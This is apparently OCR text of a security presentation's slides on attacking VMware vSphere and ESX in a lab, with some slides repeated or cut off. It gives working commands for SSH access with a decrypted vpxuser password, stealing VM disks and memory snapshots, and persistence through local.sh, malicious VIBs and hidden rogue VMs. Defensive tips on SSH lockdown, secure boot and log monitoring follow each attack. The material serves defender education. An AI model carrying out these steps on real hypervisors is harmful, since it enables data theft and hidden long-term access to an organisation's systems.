
Decrypting the `vpxuser` Password


- Now we can use the decrypted `vpxuser` password to access the ESX shell

```
$ ssh vpxuser@esx.victim.lab
(vpxuser@esx.victim.lab) Password:
The time and date of this login have been sent to the system logs.

WARNING:
   All commands run on the ESXi shell are logged and may be included in
   support bundles. Do not provide passwords directly on the command line.
   Most tools can prompt for secrets or accept them from standard input.

VMware offers powerful and supported automation tools. Please
see https://developer.vmware.com for details.

The ESXi Shell can be disabled by an administrative user. See the
vSphere Security documentation for more information.
[vpxuser@esx:~]
```

Decrypting the `vpxuser` Password


- Now we can use the decrypted `vpxuser` password to access the ESX shell
- You can also use the credentials to access the ESX web UI





Decrypting the `vpxuser` Password

- Now we can use the decrypted `vpxuser` password to access the ESX shell
- You can also use the credentials to access the ESX web UI




Defense Pro-Tip:

- Disable SSH access to vCenter Server and ESX
  - SSH should *only* be used for occasional troubleshooting, not daily operations
- Lockdown mode *could* stop an attacker from accessing the ESX web UI, even with `vpxuser`
  - It would *not* stop them from SSH-ing in as `vpxuser`
  - Unless SSH was disabled on ESX

Expanding Access - vSphere to VMs

- Taking over vSphere is nice, but the real goal is the data in VMs
- The simplest method is through "virtually physical" attacks
- vSphere access to a VM is similar to having physical access to that machine
  - Reset a VM's root password through GRUB
  - Boot into a "Live CD" to gain access to the VM's data




Expanding Access - vSphere to VMs

- Taking over vSphere is nice, but the real goal is the data in VMs
- The simplest method is through "virtually physical" attacks
- vSphere access to a VM is similar to having physical access to that machine

Defense Pro-Tip:

- Non-admin access to vCenter Server should be eliminated or tightly controlled
- Users of these VMs should use their normal remote access tools, such as SSH or RDP
- Monitor vCenter vpxd logs for reconfiguration, power on, and power off events on important VMs
  - `vim.event.VmReconfiguredEvent`
  - `vim.event.VmStartingEvent`
  - `vim.event.VmPoweredOnEvent`
  - `vim.event.VmGuestShutdownEvent`
  - `vim.event.VmPoweredOffEvent`



Expanding Access - vSphere to VMs

- Another more complicated method is to exploit the files that makeup a VM
- Key Files:
  - `.vmx`: Configuration of a VM
  - Disk data for a VM:
    - `.vmdk`: *Characteristics* of a virtual disk, not the actual data
    - `*-flat.vmdk`: The actual data for a virtual disk.
    - If the VM is snapshotted, there will also be disks labeled `*-00001-sesparse.vmdk` or `*-delta.vmdk`
      - These represent changes in data from the base disk, which is now "frozen"
  - Memory data for a VM:
    - `.vswp`: VM swap file
    - `.vmss`: VM memory from a suspend
    - `.vmsn`: VM memory from a snapshot that includes VM memory

Expanding Access - vSphere to VMs

- Let's say our Victim VM has a super secret text file at `/home/ubuntu/secret_data.txt`

```
ubuntu@victim-vm:~$ pwd
/home/ubuntu
ubuntu@victim-vm:~$ cat secret_data.txt
The local Administrator password for the DC is: 12345
```

Expanding Access - vSphere to VMs (.vmdk)

- One method is to attach a target VM's virtual disk to an attacker VM
- You cannot do anything with an active virtual disk while its VM is powered on
- Simplest way is to power off the target VM and then attach its disk to the attacker VM

```
# Get the VM IDs for our two VMs
[root@esx:~] vim-cmd vmsvc/getallvms
Vmid    Name          File                                          Guest OS        Version
[...snip...]
729     Victim VM     [attack-lab-nfs01] Victim VM/Victim VM.vmx     ubuntu64Guest   vmx-10
730     Attacker VM   [attack-lab-nfs01] Attacker VM/Attacker VM.vmx ubuntu64Guest   vmx-10
[...snip...]

# Power off the victim VM to release the lock on its virtual disk
[root@esx:~] vim-cmd vmsvc/power.off 729
Powering off VM:

# Attach the victim's virtual disk to the attacker VM
[root@esx:~] vim-cmd vmsvc/device.diskaddexisting 730 "/vmfs/volumes/attack-lab-nfs01/Victim VM/Victim VM.vmdk" 0 1
```

Expanding Access - vSphere to VMs (`.vmdk`)


- Then just mount the disk and enjoy full access to its contents
- Was recently used by UNC3944 to compromise Active Directory by obtaining of copy of a domain controller's database file (`NTDS.dit`)
  - From Help Desk to Hypervisor: Defending Your VMware vSphere Estate from UNC3944 | Google Cloud Blog

```
ubuntu@attacker-vm:~$ sudo mkdir /mnt/victim
ubuntu@attacker-vm:~$ sudo mount /dev/sdb1 /mnt/victim
ubuntu@attacker-vm:~$ cd /mnt/victim/home/ubuntu/
ubuntu@attacker-vm:/mnt/victim/home/ubuntu$ cat secret_data.txt
The local Administrator password for the DC is: 12345
```

Expanding Access - vSphere to VMs (`.vmdk`)

- You can also download the `*-flat.vmdk` file and read it locally
- 7zip is an easy option
- Likely unfeasible for large VMs

```
$ scp root@esx.attack.lab:"/vmfs/volumes/68e5b159-8c52a9bc-5426-380525334eac/Victim VM/Victim VM-flat.vmdk" .
(root@esx.attack.lab) Password:
Victim VM-flat.vmdk                 100%   10GB  80.5MB/s   02:07
```



Expanding Access - vSphere to VMs (`.vmsn`)

- Now let's say our Victim VM has sensitive data stored in memory in the environment variable `SECRET_PASSWORD`


```
# Create an env var with the value "S3cr3tP@ssW0rD"
ubuntu@victim-vm:~$ read -s SECRET_PASSWORD
ubuntu@victim-vm:~$
```

Expanding Access - vSphere to VMs (`.vmsn`)

- Take a snapshot of the target VM with memory included
- Then download and analyze locally

```
# Taking a snapshot - the "true" parameter means to take it with
memory included
[root@esx:~] vim-cmd vmsvc/snapshot.create 729 "Attacker
Snapshot" "Taking a snapshot to extract data from this VM" true
Create Snapshot:
```


```
$ scp root@esx.attack.lab:"/vmfs/volumes/68e5b159-8c52a9bc-
5426-380525334eac/Victim VM/Victim VM-Snapshot1.vmsn" .
(root@esx.attack.lab) Password:
Victim VM-Snapshot1.vmsn           100% 1033MB  64.7MB/s  00:15
```



Expanding Access - vSphere to VMs (`.vmsn`)

- Take a snapshot of the target VM with memory included
- Then download and analyze locally

```
# Taking a snapshot - the "true" parameter means to take it with
memory included
```



Defense Pro-Tip:


- Disable SSH access to ESX hosts
  - Like with vCenter, SSH should *only* be used for troubleshooting, not daily operations
- Monitor ESX shell logs and alert upon *any* use of the local ESX shell
  - `esx.attack.lab shell[162107]: [root]: vim-cmd vmsvc/getallvms`
- Monitor vCenter `vpxd` logs for snapshotting, reconfiguration, power on, and power off events on important VMs
- Be wary of providing permissions for "Low level file operations", since this allows a user to download **any** file in a given datastore
  - Including virtual disks and memory data

Expanding Access - vSphere to VMs (Disk Encryption)

- Full disk encryption at the OS-level stops this attack
  - Given that the implementation also doesn't have a misconfiguration or vulnerability
  - For example, password-based LUKS with the password written in text file somewhere
- Encryption at the storage provider does not stop this attack
  - Includes vSAN encryption
  - To be supported by vSphere, the encryption would need to be transparent
  - As far as vSphere is concerned, the disks would function as though they were unencrypted

Expanding Access - vSphere to VMs (Disk Encryption)

- vSphere VM encryption *sort of* stops this attack
  - Attaching an encrypted disk to an unencrypted VM fails
  - Attaching an encrypted disk to an encrypted VM succeeds, even if it's not that VM's disk
  - If an attacker only has access to ESX and no other encrypted VMs, this *could* stop them




```
# Attempting to add an encrypted disk to an unencrypted VM fails
[root@esx-01:~] vim-cmd vmsvc/device.diskaddexisting 730
"/vmfs/volumes/attack-lab-nfs01/Victim VM/Victim VM_1.vmdk" 0 1
Reconfigure failed: (vim.fault.InvalidDeviceSpec) {
   faultCause = (vmodl.MethodFault) null,
   faultMessage = (vmodl.LocalizableMessage) [
      (vmodl.LocalizableMessage) {
         key = "msg.hostd.configSpec.enc.mismatch",
         arg = <unset>,
         message = "An encrypted virtual disk device requires an
encrypted virtual machine."
      }
   ],
   property = "virtualDeviceSpec.device",
   deviceIndex = 0
   msg = "Invalid configuration for device '0'."
}
```


```
# Attempting to add an encrypted disk to an encrypted VM succeeds
[root@esx-01:~] vim-cmd vmsvc/device.diskaddexisting 730
"/vmfs/volumes/attack-lab-nfs01/Victim VM/Victim VM_1.vmdk" 0 1
[root@esx-01:~]
```

Expanding Access - VM to VM

- This is where things get more theoretical
- ESX puts all VMs in their own isolated "VMX sandbox"
- This *should* ensure that all VM resources are isolated from other VMs
  - Emphasis on *"should"*
- Vulnerabilities have existed which could allow a VM to determine the contents of neighboring VM memory
  - VMware response to ‘L1 Terminal Fault - VMM’ (L1TF - VMM) Speculative-Execution vulnerability in Intel processors for vSphere: CVE-2018-3646

Expanding Access - VM to ESX

- When a VM is able to run commands on the hypervisor itself
- Known as a "*VM Escape*" vulnerability
- I guess thankfully, POCs for these are **VERY** hard to come by
- Safe from script kiddies
- But they **HAVE** been exploited in the wild before
  - VMSA-2025-0004 Q&A
- If your organization has valuable data, a sophisticated attacker could very well burn a zero-day for you
  - So still be prepared...

Expanding Access - VM to ESX

- When a VM is able to run commands on the hypervisor itself
- Known as a "*VM Escape*" vulnerability
- I guess thankfully, POCs for these are **VERY** hard to come by
- Safe from script kiddies
- But they **HAVE** been exploited in the wild before
  - VMSA-2025-0004 Q&A
- If your organization has valuable data, a sophisticated attacker could very well burn a zero-day for you
  - So still be prepared...

Defense Pro-Tip:

- Isolate critical and/or sensitive VMs to their own cluster
- VCF does this with a dedicated "management domain"

Establishing Persistence - vCenter

- Remember that vCenter is a normal Linux VM
- *All* of the usual persistence methods for Linux apply to vCenter
  - UNC3944 used a `teleport` backdoor on vCenter - From Help Desk to Hypervisor: Defending Your VMware vSphere Estate from UNC3944 | Google Cloud Blog
- vCenter is also susceptible to JSP webshells installed on its Tomcat server
  - BRICKSTORM used a JSP webshell on vCenter - Another BRICKSTORM: Stealthy Backdoor Enabling Espionage into Tech and Legal Sectors | Google Cloud Blog

Establishing Persistence - vCenter

- Remember that vCenter is a normal Linux VM
- *All* of the usual persistence methods for Linux apply to vCenter
  - UNC3944 used a `teleport` backdoor on vCenter - From Help Desk to Hypervisor: Defending Your VMware vSphere Estate from UNC3944 | Google Cloud Blog
- vCenter is also susceptible to JSP webshells installed on its Tomcat server
  - BRICKSTORM used a JSP webshell on vCenter - Another BRICKSTORM: Stealthy Backdoor Enabling Espionage into Tech and Legal Sectors | Google Cloud Blog

Defense Pro-Tip:

- Keep locking down SSH for vCenter
- Keep monitoring shell audit logs for vCenter

Establishing Persistence - ESX

- ESX actually has two unique methods for persistence
  - Installing a backdoor on ESX itself (`local.sh` or malicious VIB)
  - Running a "rogue VM" by directly executing `/bin/vmx`
- **Both of these methods are impossible or much less effective when UEFI secure boot is enabled**

Establishing Persistence - ESX (`local.sh`)

- Add your desired shell commands to `/etc/rc.local.d/local.sh`
- Or simply as a `.sh` file within the `/etc/rc.local.d/` directory
- These scripts will be run upon boot **unless UEFI secure boot is enabled**

Establishing Persistence - ESX (Malicious VIBs)

- A vSphere Installation Bundle (VIB) is a package of software that can be installed on an ESX host
- Usually contains drivers, management agents, and patches
- Four types of acceptance levels:
  - Signed - VMwareCertified, VMwareAccepted, PartnerSupported
  - Unsigned - CommunitySupported
- ESX defaults to PartnerSupported
- Normally managed from the vSphere Web UI
- Can be installed using ESXCLI
  - `esxcli software vib install`
  - Installation attempts below the minimum acceptance level require the `--force` flag

Establishing Persistence - ESX (Malicious VIBs)

- Attackers have used malicious VIBs to install backdoors on ESX hosts
  - VIRTUALPITA and VIRTUALPIE - Malware Persistence Within ESXi Hypervisors | Malicious VIBs | Google Cloud Blog
  - Installed on ESX hosts through ESXCLI
  - Required the `--force` flag because the VIBs were unsigned
- When UEFI Secure Boot is enabled, **this attack is nearly impossible**
  - You cannot use the `--force` flag and you cannot set the acceptance level to **CommunitySupported**
  - Only *signed* VIBs are allowed to be installed with secure boot
  - Of course, you can never rule out supply chain attacks

Establishing Persistence - ESX (Malicious VIBs)

- Attackers have used malicious VIBs to install backdoors on ESX hosts
  - VIRTUALPITA and VIRTUALPIE - Malware Persistence Within ESXi Hypervisors | Malicious VIBs | Google Cloud Blog
  - Installed on ESX hosts through ESXCLI
  - Required the `--force` flag because the VIBs were unsigned
- When UEFI Secure Boot is enabled, **this attack is nearly impossible**
  - You cannot use the `--force` flag and you cannot set the acceptance level to **CommunitySupported**
  - Only *signe*
  - Of course

Defense Pro-Tip:

- Enable UEFI secure boot
- That's it...
- ...if you really can't, then make sure you monitor for:
  - All executions of `esxcli software vib install --force`
  - Any changes to `local.sh` and other files within `/etc/rc.local.d/`

Establishing Persistence - ESX (Rogue VMs)


- ESX allows you to run VMs by directly executing `/bin/vmx` from a shell
  - "Allows" is a strong word though

```
# Starting a rogue VM
[root@esx-01:~] /bin/vmx -x "/vmfs/volumes/esx-01-local/Hidden VM/Hidden VM.vmx"
PowerOn
USB: No USB controllers found.
POST(no connection): msg.device.startdisconnected
Virtual device 'Ethernet0' will start disconnected.

GPhys_TryReadWritePhys: writes not supported.
GPhys_TryReadWritePhys: writes not supported.
ToolsGetAppInfoEnabledFromConfigStore: No config found, Trying out the default
config.
GuestRpc: application toolbox, changing channel 65535 -> 0
```

Establishing Persistence - ESX (Rogue VMs)

- Invoking /bin/vmx directly causes the running VM to *not* be included in the vSphere VM inventory
- Attackers have been observed using these VMs to run C2 infrastructure
  - They also leveraged `local.sh` to start the rogue VMs upon host power on
  - Infiltrating Defenses: Abusing VMware in MITRE's Cyber Intrusion | Center for Threat-Informed Defense

```
# Running a VM with '/bin/vmx' prevents it from appearing in the vSphere UI
[root@esx-01:~] vim-cmd vmsvc/getallvms | grep Hidden
[root@esx-01:~] esxcli vm process list | grep Hidden -A4
Hidden VM
   World ID: 3547233
   Process ID: 0
   VMX Cartel ID: 3547228
   UUID: 42 2e 54 e4 e5 51 2f af-2e 66 d7 b2 b7 22 98 4c
   Display Name: Hidden VM
   Config File: /vmfs/volumes/esx-01-local/Hidden VM/Hidden VM.vmx
```



Establishing Persistence - ESX (Rogue VMs)

- Invoking /bin/vmx directly causes the running VM to *not* be included in the vSphere VM inventory
- Attackers have been observed using these VMs to run C2 infrastructure
  - They also lever
  - Infiltrating Defense

```
# Running a VM with '/bin/vmx' pr
[root@esx-01:~] vim-cmd vmsvc/get
[root@esx-01:~] esxcli vm process
Hidden VM
   World ID: 3547233
   Process ID: 0
   VMX Cartel ID: 3547228
   UUID: 42 2e 54 e4 e5 51 2f af-
   Display Name: Hidden VM
   Config File: /vmfs/volumes/esx
```

Defense Pro-Tip:

- Keep locking down SSH access to ESX hosts
- Keep monitoring ESX shell logs
  - Especially alert upon any *manual* invocation of `/bin/vmx`
- UEFI secure boot would prevent the *persistence* part of the attack
  - Attackers could not use `local.sh` to ensure the rogue VM is started with the host
- You can also periodically compare the result of these two commands to ensure consistency:
  - `vim-cmd vmsvc/getallvms` or `Get-VM` (PowerCLI)
  - `esxcli vm process list`

Summary

- ***Please*** disable SSH on your VMware infrastructure
- And ***please*** enable UEFI secure boot
- And then make sure you monitor the audit and shell logs to ensure nobody is still trying to use the shell
- Beyond that, follow your normal security best practices:
  - Disciplined patching programs
  - Privileged account management
  - Least privilege
  - Multi-factor Authentication
  - Encrypting data-in-transit and data-at-rest
  - Network segmentation